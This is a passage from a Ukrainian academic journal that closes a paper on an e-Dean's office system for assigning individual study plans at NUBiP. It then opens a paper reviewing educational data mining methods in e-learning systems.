
Для призначення індивідуального навчального плану, після входу у систему методиста структурного підрозділу, системою виводиться список усіх груп даного структурного підрозділу з можливістю їх фільтрації за певними критеріями: назвою групи, спеціальністю, роком вступу, формою навчання чи освітнім ступенем.




Рис. 2. Діаграма діяльності для потоку подій прецеденту "Призначити індивідуальний навчальний план (ІНП)"

Після вибору необхідної групи, відбувається перевірка на рахунок призначення навчального плану, якщо такий навчальний план не був призначений, відбувається підбір доступних навчальних планів для даної групи та відповідають спеціальності, ОП, освітньому ступеню, ріку вступу вибраної групи (рис. 3) та, відповідно, методист призначить навчальний план з запропонованого списку. При цьому системою призначаються дисципліни навчального плану усім студентам даної групи.

№ п/п (код)	Рік вступу	Форма навчання	Період навчання	Ступінь вищої освіти	На основі	Спеціальність/ напрям	Кваліфікація	Освітня програма навчання	
1 (1682)	2022	денна	1,5 роки (90 кредитів)	Магістр	Диплома бакалавра	192 Будівництво та цивільна інженерія	магістр з будівництва та цивільної інженерії	Будівництво та цивільна інженерія	Призначити
2 (1683)	2022	заочна	1,5 роки (90 кредитів)	Магістр	Диплома бакалавра	192 Будівництво та цивільна інженерія	магістр з будівництва та цивільної інженерії	Будівництво та цивільна інженерія	Призначити
3 (1785)	2022	денна	2 роки (120 кредитів)	Магістр	Диплома бакалавра	192 Будівництво та цивільна інженерія	магістр з будівництва та цивільної інженерії	Будівництво та цивільна інженерія (ОНП)	Призначити


Рис. 3. Вивід навчальних планів, підібраних системою для студентів вибраної групи

Після внесення загального навчального плану групі, методисту структурного підрозділу доступна можливість його налаштування для конкретного студента. Список груп, яким можна призначати навчальні плани або перейти до налаштування індивідуальних навчальних планів наведено на рис. 4.

№ п/п	Назва академічної групи	Спеціальність	Рік вступу	Форма навчання	Освітній ступінь	Навчальний план
	Будь-яка	Будь-яка	Будь-який	Будь-яка	Будь-який	Застосувати
1	ГМаш-2301 (2680 - 1811)	133 Галузеве машинобудування	2023	Денна	Бакалавр	
2	ГМаш-2302 (2681 -)	133 Галузеве машинобудування	2023	Денна	Бакалавр	призначити
3	ГМаш-2303ск (2682 -)	133 Галузеве машинобудування	2023	Денна	Бакалавр	призначити
4	БЦІ-2202мз (2191 - 1683)	192 Будівництво та цивільна інженерія	2022	Заочна	Магістр	
5	БЦІ-2203з (2186 -)	192 Будівництво та цивільна інженерія	2022	Заочна	Бакалавр	призначити
6	БЦІ-2204 (2184 -)	192 Будівництво та цивільна інженерія	2022	Денна	Бакалавр	призначити
7	БЦІ-2204з-ск (2187 -)	192 Будівництво та цивільна інженерія	2022	Заочна	Бакалавр	призначити

Рис. 4. Призначення або налаштування навчального плану

Для цього необхідно обрати студента академічної групи, та системою буде відображено список уже призначених дисциплін даному студенту, а також список дисциплін доступних для призначення (рис. 5). При виборі дисциплін можливе призначення як для одного обраного заздалегідь студента так і для всієї академічної групи.



№ п/п	Рік вступу	Форма навчання	Термін навчання	Ступінь вищої освіти	На основі	Спеціальність/напрям	Освітня програма навчання	Кваліфікація
1	2022	денна	2 роки (120 кредитів)	Магістр	Диплома бакалавра	192 Будівництво та цивільна інженерія	Будівництво та цивільна інженерія (ОНП)	магістр з будівництва та цивільної інженерії

БЦІ-2203з — Кравчук Юлія Сергіївна — Кравчук Юлія Сергіївна

У вибраного студента ще немає затверджених дисциплін навчального плану.

Вже затверджені дисципліни індивідуального навчального плану

Пропоновані до затвердження дисципліни навчального плану

№ п/п	Навчальний рік	Семестр	Дисципліна	Вид дисципліни	Спеціалізація	Кредити	Години	Іспит	Залік	Курсова робота (проект)	Дипломна робота (проект)	Лекції	Практичні	Лабораторні	Самостійна робота	НД практика	Виробнича практика	Число тижнів	Тижневі години	Оцінка в дипломі	Використання	
1	2022-1	1	Виробнича та екологічна безпека в галузі	Обов'язкова		4	120	✔												✔	✔	Вибрано / Всім
2	2022-1	1	Інженерний захист та підготовка території (ОіФ, ТБВ)	Обов'язкова		4	120	✔												✔	✔	Вибрано / Всім
3	2022-1	1	Мехатронні системи в будівництві	Обов'язкова, за вибором університету		4	120	✔												✔	✔	Вибрано / Всім
4	2022-1	1	Моделювання будівель і споруд сільськогосподарського призначення	Обов'язкова		1	30			✔										✔	✔	Вибрано / Всім
5	2022-1	1	Моделювання будівель і споруд сільськогосподарського призначення	Обов'язкова		4	120	✔												✔	✔	Вибрано / Всім

Рис. 5. Налаштування індивідуального навчального плану студенту

По завершенню призначення усіх дисциплін, системою зберігаються дані у системі та відбувається формування PDF файлу з індивідуальним навчальним планом студента. Аналогічним чином змодельовано поведінку системи при виконанні інших прецедентів.

Висновки. У статті проаналізовано інформаційні системи, підходи управління освітнім процесом, які впроваджені у закладах вищої освіти, а також враховані методи обробки та варіанти використання даних. Як результат дослідження запропоновано узагальнену діаграму розподілу ролей користувачів веб-орієнтованої системи е-Деканат, що гнучка до змін в законодавстві та може бути адаптована до організаційної структури та векторів інформатизації та управління освітнім процесом в ЗВО. В результаті дослідження визначено методи збору та обробки даних щодо управлінням освітнім процесом в межах реалізації завдання щодо формування індивідуального навчального плану для кожного студента. Розроблено та впроваджено в Національному університеті біоресурсів і природокористування України (НУБіП України) веб-орієнтовану систему е-Деканат, реалізовано прецедент формування індивідуального плану, що містить інформацію про перелік і послідовність вивчення навчальних дисциплін (обов'язкової та вибіркової компоненти), обсяги навчального навантаження студентів із усіх видів навчальної діяльності та відповідні форми контролю.

Список використаних джерел:

1. Закон України «Про внесення змін до деяких законів України щодо розвитку індивідуальних освітніх траєкторій та вдосконалення освітнього процесу». Київ, 2024. URL: https://zakon.rada.gov.ua/laws/show/3642-20#Text. (дата звернення: 14.05.2024).

2. Карплюк С., Вакалюк Т. Огляд функціональних можливостей програмного забезпечення для управління освітнім процесом закладу вищої освіти. *Інформаційні технології і засоби навчання*. 2018. Том 65, No 3. DOI: 10.33407/itlt.v65i3.1961.

3. Триус Ю., Заспа Г., Кожем'якін О., Аширова А. Інформаційно-аналітична система підтримки освітньої діяльності структурних підрозділів закладів вищої освіти. *Вісник Черкаського державного технологічного університету*. 2020. С. 27–38. DOI: 10.24025/2306-4412.4.2020.219482.

4. Aswati, S., Mulyani, N., Siagian, Y., Syah, A.Z. Peranan sistem informasi dalam perguruan tinggi, 2015.

5. Guerrero C., Javier E. Sierra. Impact of the Implementation of a New Information System in the Management of Higher Education Institutions. *International Journal of Applied Engineering Research*. 2018. Vol. 13, N. 5. P. 2523–2532.

6. Husein A.-H. *What Is an Education Management Information System and Who Uses It?* Data for learning: building a smart education data system. 2017. https://doi.org/10.1596/978-1-4648-1099-2_ch1

7. Martins J. et al. Assessing the success behind the use of education management information systems in higher education. *Telematics and Informatics*. 2019. Vol. 38. P. 182–193. https://doi.org/10.1016/j.tele.2018.10.001.

8. Musti K. S. Management Information Systems for Higher Education Institutions: Challenges and Opportunities. In M. Sony, K. Karingada, & N. Baporikar (Eds.). *Quality Management Implementation in Higher Education: Practices, Models, and Case Studies*. 2020. P. 110–131. IGI Global. https://doi.org/10.4018/978-1-5225-9829-9.ch006.

9. Sajid W. A., Mirzah N., Mustafa F. M. and Shabala Y. Educational Institution Management Information System. *35th Conference of Open Innovations Association (FRUCT)*, Tampere, Finland, 2024, pp. 625–632, doi: 10.23919/FRUCT61870.2024.10516390.

10. Sibiya S. D., Evans N. D. Use and Acceptance of Open Educational Resources in Library and Information Science Departments in South African Higher Education Institutions. 2024. *Mousaion: South African Journal of Information Studies*, 42(1), P. 22. https://doi.org/10.25159/2663-659X/14354.

11. Singh J. Software Diagnostics Based on the Software Components Feature Measurements and Software Performance Quality Indicators in the FSSM. *Functional Software Size Measurement Methodology with Effort Estimation and Performance Indication*, Hoboken, NJ, USA: John Wiley & Sons, Inc., 2017, pp. 207–216.

12. Yuhana U. L., Saptarini I. and Rochimah S. Portability characteristic evaluation Academic information System assessment module using AIS Quality Instrument. *2nd International Conference on Information Technology, Computer, and Electrical Engineering (ICITACEE)*, 2015, pp. 133–137.

13. Zhang M., Fan J., Sharma A. Kukkar A. Data mining applications in university information management system development. *Journal of Intelligent Systems*. 2022. Vol. 31(1). P. 207–220. https://doi.org/10.1515/jisys-2022-0006.

УДК 004.8: 378
DOI https://doi.org/10.32689/maup.it.2024.2.5

Євгеній КЛИМЕНКО
здобувач PhD за спеціальністю «Комп'ютерні науки»,
Національний університет біоресурсів і природокористування України, ye.klymenko@nubip.edu.ua
***ORCID:** 0009-0006-6353-6015*

Олена ГЛАЗУНОВА
науковий керівник, доктор педагогічних наук,
професор кафедри інформаційних систем і технологій,
Національний університет біоресурсів і природокористування України, o-glazunova@nubip.edu.ua
***ORCID:** 0000-0002-0136-4936*

МЕТОДИ ІНТЕЛЕКТУАЛЬНОГО АНАЛІЗУ ОСВІТНІХ ДАНИХ У СИСТЕМАХ ЕЛЕКТРОННОГО НАВЧАННЯ

Анотація. *Досліджено можливості імплементації Data mining в освітню аналітику, виділені основні напрямки інтелектуального аналізу освітніх даних в рамках взаємодії учасників освітнього процесу. Використання систем електронного навчання в освітньому процесі призводить до накопичення великих обсягів освітніх даних та цифрових слідів здобувачів освіти. Застосування методів інтелектуального аналізу освітніх даних (Educational Data Mining) для аналізу цієї інформації, прогнозування та її візуалізації у вигляді інтерактивних звітів дозволяє виявляти приховані знання та закономірності, що значно покращують підготовку майбутніх фахівців.* ***Метою роботи*** *є дослідження розвитку інтелектуального аналізу освітніх даних, основних задач і методів інтелектуального аналізу для виявлення перспективних напрямів його застосування в інформаційних системах і технологіях електронного навчання закладів вищої освіти.* ***Методологія.*** *На основі аналізу літературних джерел зроблено огляд основних задач та виявлено етапи проведення інтелектуального аналізу освітніх даних з метою підвищення ефективності процесу навчання у вищій професійній освіті. Засобами системного аналізу запропоновано схему процесу роботи з великими даними, що продукуються системами електронного навчання. Проведено огляд та обґрунтовано актуальність застосування методів Data Mining у вищій освіті.* ***Наукова новизна дослідження*** *полягає в обґрунтуванні схеми інформаційної технології з використанням методів інтелектуального аналізу даних, отриманих з LMS для оптимізації освітніх процесів та прогнозування траєкторій студентів.* ***Висновки.*** *Доведено, що розробка інформаційних технологій на основі використання методів інтелектуального аналізу даних при впровадженні систем електронного навчання сприяє вирішенню задач, пов'язаних із розумінням поведінки студентів, поліпшенням якості електронних курсів, вдосконаленням методик навчання, зменшенням витрат на організацію процесу навчання та визначає подальші напрями освітньої аналітики відповідно до загальносвітових тенденцій.*

Ключові слова: *система електронного навчання, інтелектуальний аналіз освітніх даних; навчальна аналітика, інформаційні технології.*

Yevhenii KLYMENKO, Olena HLAZUNOVA. METHODS EDUCATIONAL DATA MINING IN E-LEARNING SYSTEMS

Abstract. *The possibilities of implementing data mining in educational analytics are investigated, the main directions of intellectual analysis of educational data in the framework of interaction of participants in the educational process are highlighted. The use of e-learning systems in the educational process leads to the accumulation of large volumes of educational data and digital footprints of students. The use of Educational Data Mining methods for analyzing this information, forecasting and visualizing it in the form of interactive reports allows to reveal hidden knowledge and patterns that significantly improve the training of future professionals.* ***The purpose of the work*** *is to investigate the development of intellectual analysis of educational data, the main tasks and methods of intellectual analysis to identify promising areas of its application in information systems and e-learning technologies of higher education institutions.* ***Methodology****. Based on the analysis of literature sources, the main tasks are reviewed and the stages of intellectual analysis of educational data are identified in order to improve the efficiency of the learning process in higher professional education. By means of system analysis, a scheme of the process of working with big data generated by e-learning systems is proposed. The relevance of using Data Mining methods in higher education is reviewed and substantiated.* ***The scientific novelty of the study*** *is to substantiate the scheme of information technology using data mining methods obtained from LMS to optimize educational processes and predict student trajectories.* ***Conclusions****. It is proved that the development of information technology based on the use of data mining methods in the implementation of e-learning systems contributes to solving problems related to understanding student behavior, improving the quality of e-courses, improving teaching methods, reducing the cost of organizing the learning process and determining further directions of educational analytics in accordance with global trends.*

Key words: *e-learning system, Educational Data Mining; learning analytics, information technology.*

Вступ. Постановка проблеми. Розвиток електронних освітніх технологій в умовах інформатизації суспільства призводить до значного збільшення кількості навчальних закладів, що впроваджують системи електронного навчання поряд з традиційними методами освіти. Така інтеграція інноваційних

електронних та традиційних засобів, форм і методів навчання надає численні переваги як викладачам, так і студентам, забезпечуючи інтерактивне спілкування та доступ до навчальних матеріалів незалежно від місця і часу. Інноваційне оновлення засобів, методів і форм навчання також призводить до появи нових інструментів для їх аналізу. Використання методів комп'ютерної аналітики для аналізу електронних освітніх даних сприяє виявленню прихованих знань, що дозволяє вдосконалювати вищу професійну освіту в країні. Впровадження систем електронного навчання в освітній процес супроводжується накопиченням великих обсягів інформації про освітній процес та цифровий слід викладачів і студентів. Застосування методів інтелектуального аналізу освітніх даних (Educational Data Mining) для аналізу цієї інформації та її візуалізації у вигляді інтерактивних звітів дозволяє виявляти приховані знання та закономірності, що значно покращують професійну підготовку майбутніх фахівців. Нині інструменти аналізу даних відіграють ключову роль у вдосконаленні та оптимізації процесів у різних сферах бізнесу. Великий діапазон зібраних даних спричинив зростання інтересу та необхідність аналізу даних для підтримки прийняття рішень на всіх рівнях освітньої організації. У зв'язку з цим багато компаній, організацій та вищих навчальних закладів використовують програмні засоби, що витягують дані з усіх університетських систем та надають узагальнені дані у відповідному форматі для кожної групи зацікавлених сторін. Сьогодні навчальні заклади майже без винятку застосовують численні програмні комплекси для автоматизації поточних процесів у всіх основних сферах (прийом студентів, навчання, супровід студентів, забезпечення якості, управління тощо).

Аналіз останніх досліджень та публікацій. Сучасні дослідження у сфері використання інтелектуального аналізу в системах електронного навчання проводяться за двома науковими напрямками: інтелектуальний аналіз освітніх даних (Educational Data Mining – EDM) та освітня аналітика (Learning Analytics – LA). Аналіз наявних наукових досліджень у галузі Educational Data Mining дозволив виявити, що даний напрям інтенсивно опрацьовується зарубіжними науковцями, які досліджують різносторонні аспекти використання інтелектуального аналізу освітніх даних, пов'язані зі специфікою та особливостями використання методів Data Mining з метою підвищення ефективності у системах електронного навчання [7,9,13]. Чисельні дослідження зарубіжних науковців стосуються особливостей застосування методів інтелектуального аналізу (DM) в сфері надання освітніх послуг з метою надання рекомендацій студентам та викладачам, моделювання поведінки т профілю студентів, здійснення прогнозування освітніх траєкторій студентів та їх успішності [12,16-17]. Всебічного дослідження інтелектуального аналізу освітніх даних набули ці проблеми і в працях українських науковців як з педагогіки, так і з технічних наук, досліджуючи застосування методів Data Mining для підтримки прийняття рішень в освітній сфері для менеджменту якості освіти та адаптивного навчання, для підтримки інтерактивної діяльності всіх суб'єктів освітнього процесу. Вітчизняні дослідження у сфері інтелектуального аналізу освітніх даних, зокрема зосереджені на дослідженнях сучасного стану та перспектив розвитку Educational Data Mining, підготовки майбутніх фахівців з IT до здійснення освітньої аналітики, оптимізації й аналізу використання Big Data LMS Moodle, використання систем Data Mining для прогнозування освітніх траєкторій [1-3, 14-15]. Однак певні аспекти такого аналізу вивчені недостатньо та потребують подальшого дослідження.

Впродовж останніх років досвід експлуатації систем електронного навчання в вищій школі (Moodle, Sakai, Blackboard та ін.) виявив певні суттєві недоліки, що негативно впливають на ефективність електронного та змішаного навчання. До них можна віднести погіршення та ослаблення зв'язку між студентом та викладачем, обумовлене суттєвим зменшенням їх безпосереднього спілкування [5-6]. Це в свою чергу, знижує можливості викладача для отримання комплексного уявлення про проміжні успіхи та проблеми студента та можливості студента для формування ефективної індивідуальної траєкторії навчання у процесі вивчення окремої дисципліни.

Разом з тим, дослідження у сфері інтелектуального аналізу освітніх даних є недостатньо системні та розрізнені. Не вирішена проблема якісних та кількісних освітніх вимірів, не недостатньо дослідженими є питання впровадження інтелектуального аналізу в освітню практику закладів вищої освіти. Все це, безумовно, посилює необхідність проведення подальших наукових досліджень щодо застосування методів та розв'язання задач Data Mining у вищій освіті у системах електронного навчання.

Метою статті є дослідження розвитку інтелектуального аналізу освітніх даних, основних задач і методів інтелектуального аналізу для виявлення перспективних напрямів його застосування у системах електронного навчання закладів вищої освіти.

Виклад основного матеріалу. Суть та мету технології Data Mining можна охарактеризувати так: це технологія, яка призначена для пошуку у великих обсягах даних неочевидних, об'єктивних і корисних на практиці закономірностей. Неочевидних – означає, що знайдені закономірності не виявляються стандартними методами обробки інформації або експертним шляхом. Об'єктивних – означає, що

виявлені закономірності будуть повністю відповідати дійсності, на відміну від експертної думки, яка завжди є суб'єктивним. Практично корисних – означає, що висновки мають конкретне значення, котрому можна знайти практичне застосування. Знання – сукупність відомостей, яка утворює цілісний опис, відповідне деякому рівню обізнаності про описуване питання, предмет, проблему тощо. Використання знань означає дійсне застосування знайдених знань для досягнення конкретних переваг (наприклад, в конкурентній боротьбі за ринок). Можливості імплементації великих даних в освіті визначаються джерелами збору даних та етапами обробки цих даних з використанням програмних комплексів та математичних методів для отримання результатів з метою прогнозування певних чинників освітнього процесу. Джерелами надходження даних є системи управління навчанням (Learning Management system,LMS), інформаційні системи для студентів (SIS), освітні програми та інструменти, соціальні медіа та онлайн-спільноти, відкриті освітні ресурси, IoT.

Платформи LMS, такі як Blackboard, Canvas і Moodle, Google Classroom та ін. збирають і зберігають дані, пов'язані з опануванням студентами змісту курсів, оцінюванням і обговореннями, надаючи дані про залученість студентів, результативність освітнього процесу і навчальну поведінку. Платформи SIS, такі як PowerSchool, Infinite Campus і Skyward, збирають і зберігають дані, що характеризують студентів, процес зарахування, відвідуваність, оцінки й іншу адміністративну інформацію, яку можна використовувати для різноманітних аналітичних цілей [10]. Освітні програми й інструменти (адаптивні навчальні платформи, онлайн-системи репетиторства та віртуальні навчальні середовища) генерують дані про взаємодію, успішність і уподобання студентів, доцільні для персоналізації навчального досвіду та покращення результатів освіти. Соціальні медіа-платформи, онлайн-спільноти та дискусійні форуми генерують дані про взаємодію студентів, співпрацю та поведінку в соціальному навчанні, що дозволить сформувати уявлення про залучення студентів, соціальну динаміку та результати навчання. Цифрові підручники, відео та інтерактивне моделювання у стають джерелами даних про залученість студентів, використання вмісту навчальних матеріалів та результати навчання й потрібні для розробки персоналізованих підходів до навчання. [10].Такий підхід розробки інформаційної технології працює відповідно до процесу, наведеного на рисунку 1.




Рис. 1. Принципова схема процесу Educational Data Mining

Усі види взаємодії студентів у середовищі Moodle (наприклад, перегляд, видалення, створення, оновлення, надсилання повідомлень) записуються в бази даних. У дослідженнях аналізу даних попередня обробка зібраних даних є важливою перед переходом до етапу аналізу. Мета цього етапу полягає в покращенні якості даних і виділенні оптимальних характеристик для подальшого Data Mining. Інтелектуальний аналіз даних виконується за допомогою мов програмування R, Python на основі статистичних методів та машинного навчання.

Застосування методів і технологій Data Mining дає змогу розв'язати такі задачі [4,11]: класифікація (Classification); кластеризація (Clustering); асоціація (Associations); послідовність (Sequence), або послідовна асоціація (sequential association); прогнозування (Forecasting); визначення відхилень (Deviation Detection), аналіз відхилень або викидів; оцінювання (Estimation); аналіз зв'язків (Link Analysis); візуалізація (Visualization, Graph Mining); підбивання підсумків (Summarization) – опис конкретних груп об'єктів за допомогою аналізованого набору даних.

Технології Data Mining використовують велике число методів, частина з яких запозичена з інструментарію штучного інтелекту, іншу частину складають або класичні статистичні методи, або інноваційні методи, пов'язані з використанням інформаційних технологій та систем. Перший рівень методів Data Mining базується на тому, чи зберігаються дані після опрацювання, чи вони трансформуються для подальшого використання. На рис. 2. показано ієрархію методів Data Mining, де відображені тільки основні напрямки методів, причому розгалуження можна продовжувати, через те, що низка наведених методів, включають багато різновидів.




Рис. 2. Ієрархія методів Data Mining

Використання методів Data Mining для аналізу освітньої інформації стосовно діяльності суб'єктів навчання у системах електронного навчання досліджується у рамках відносно нового наукового напряму Educational Data Mining – інтелектуального аналізу освітніх даних. Educational Data Mining як галузь Data Mining носить міждисциплінарний характер, поєднуючи статистичні та кібернетичні методи дослідження зі сферою освіти, що супроводжується формуванням оновленого категорійно-понятійного дидактичного апарату стосовно електронного навчання.

У результаті проведеного аналізу було встановлено, що інтелектуальний аналіз освітніх даних є синтезом методів та засобів для розуміння й прогнозування освітніх ситуацій та розробки й використання програмного забезпечення для їх реалізації.

Для дослідження у сфері інтелектуального аналізу освітніх даних використовують традиційні методи Data Mining: класифікацію, кластеризацію, виявлення взаємозв'язків, моделювання, пошук асоціативних правил та послідовних шаблонів, Text Mining (інтелектуальний аналіз текстів), Visual Mining. Однак реалізація цих методів в освітній сфері для аналізу цифрових даних стосовно процесів навчання має свої особливості, обумовлені цілями аналізу та специфікою даних, які аналізуються. Тут потенційним джерелом знань для дослідника все частіше є як адміністративні бази освітніх даних рівня навчального закладу, регіону чи держави, так і Web, і, звичайно ж, бази даних і лог-файли різноманітних систем комп'ютерної підтримки навчання – CMS, LMS, ITS, системи комп'ютерного адаптивного навчання, тестування рівня навчальних досягнень тощо. Інформація про діяльність студента у середовищі електронного навчання представлена у вигляді цифрових слідів, які містять: 1) дані про дії у системі: ідентифікація користувача, час доступу, дія та засіб з навчальним контентом, який використовувався; 2) академічні дані: підсумкова оцінка за курс, поточні оцінки; 3) час сеансу; 4) рівень активності студента.

Освітні дані, що підлягають аналізу, зазвичай мають складну структуру чи слабоструктуровані, представлені в різних системах навчання та є не завжди зрозумілими для працівників сфери освіти, оскільки вони є цифровими слідами, залишеними у логах та базах даних і стосуються різних активностей студентів у середовищі електронного навчання:

– сторінка, через яку студент авторизується на сайт освітньої системи, і через яку залишає сайт;
– сторінки, які студенти відвідують найчастіше і найбільше;
– кількість відвідувань і кількість відвідувачів сторінки електронної системи навчання чи певних її ресурсів;
– частота відвідувань у часі (у вигляді часового ряду) – для сайту загалом та для окремої сторінки;
– геолокація місця, звідки студент входить до електронної системи навчання та час з'єднання;
– число відвідувань та їх тривалість для окремого студента за певний період часу певних ресурсів;
– число переглядів/скачувань навчального контенту;
– число різних ресурсів і діяльностей з освітнім матеріалом, переглянутих (відвіданих, прочитаних, скачаних) студентом за сеанс роботи або за більш тривалий період часу;

– статистичні показники спілкування на форумі освітньої системи, кількість звернень з питаннями до викладача;

– бали, отримані студентом за виконання певного навчального завдання, проміжний та підсумковий контроль;

– обсяг навчального контенту,, який студент вивчає перед виконанням окремого завдання.

Процес інтелектуального аналізу освітньої інформації у системах електронного навчання містить наступні етапи:

– етапу відбору даних: на цьому етапі відбувається ретельний відбір даних за обраним критерієм включаючи доступність даних, їх якість, тип і формат, а також семантику;

– етапу попередньої обробки: на цьому етапі здійснюється вибір підходящих стратегій по масштабуванню й нормалізації характеристик даних, а також вибір стратегії для обробки відсутніх значень атрибутів;

– етапу трансформації даних: на цьому етапі використовуються методики по зменшенню розмірності даних;

– власне етапу Data Mining - видобутку знань: на цьому етапі здійснюється застосування алгоритмів інтелектуального аналізу освітніх даних;

– етапу інтерпретації й оцінки.

Основні зусилля при проведенні інтелектуального аналізу освітніх даних направлені на адекватну підготовку та обробку даних перед тим, як до них будуть застосовані певні алгоритми аналізу.

Здійснений огляд публікацій з Educational Data Mining дозволив виділити основні напрями досліджень у цій сфері [6-8,9,13]:

– аналіз і візуалізація даних;

– синтез зворотного зв'язку між студентом та викладачем;

– прогнозування та вироблення рекомендацій з навчання;

– класифікація й кластеризація даних;

– генерація асоціативних правил;

– аналіз взаємозв'язків;

– моделювання поведінки студента в навчальних ситуаціях;

– перетворення складних даних до виду, зрозумілого для людини, для їх подальшого використання у людських судженнях;

– планування й оперативне керування освітнім процесом.

Застосування окремих методів Data Mining для аналізу такого роду інформації дозволяє виявляти приховані закономірності та знання, які традиційними методами аналізу отримані бути не можуть [8]. Кожен з методів призначений для розв'язання певної задачі, серед яких можна виділити основні задачі, результати та методи Data Mining (табл. 1).

Візуалізація дозволяє у зрозумілому для сприйняття вигляді відображати інтегровану інформацію стосовно процесів, пов'язаних за навчанням у середовищах електронного навчання. Виявлення зв'язків дозволяє моделювати освітні процеси та використовувати побудовані моделі для прогнозування майбутньої поведінки студентів при вивченні курсу, виявляти студентів, які мають ризики.

Кластеризація в системах електронного навчання застосовуються зазвичай для розбивки студентів на групи, які характеризуються близькими значеннями деяких числових або якісних показників. Це дозволяє структурувати дані у випадку, коли їх структура невідома. Наприклад, студенти можуть бути розбиті на групи по подібності освітніх програм, кваліфікації, спільності цілей або інтересів, мережевій активності тощо. Для цього використовуються методи кластеризації, розроблені в прикладній статистиці, кластерному аналізі й обчислювальній математиці: ієрархічні алгоритми, алгоритм К-середніх, нечіткі алгоритми кластеризації, нейронні мережі.

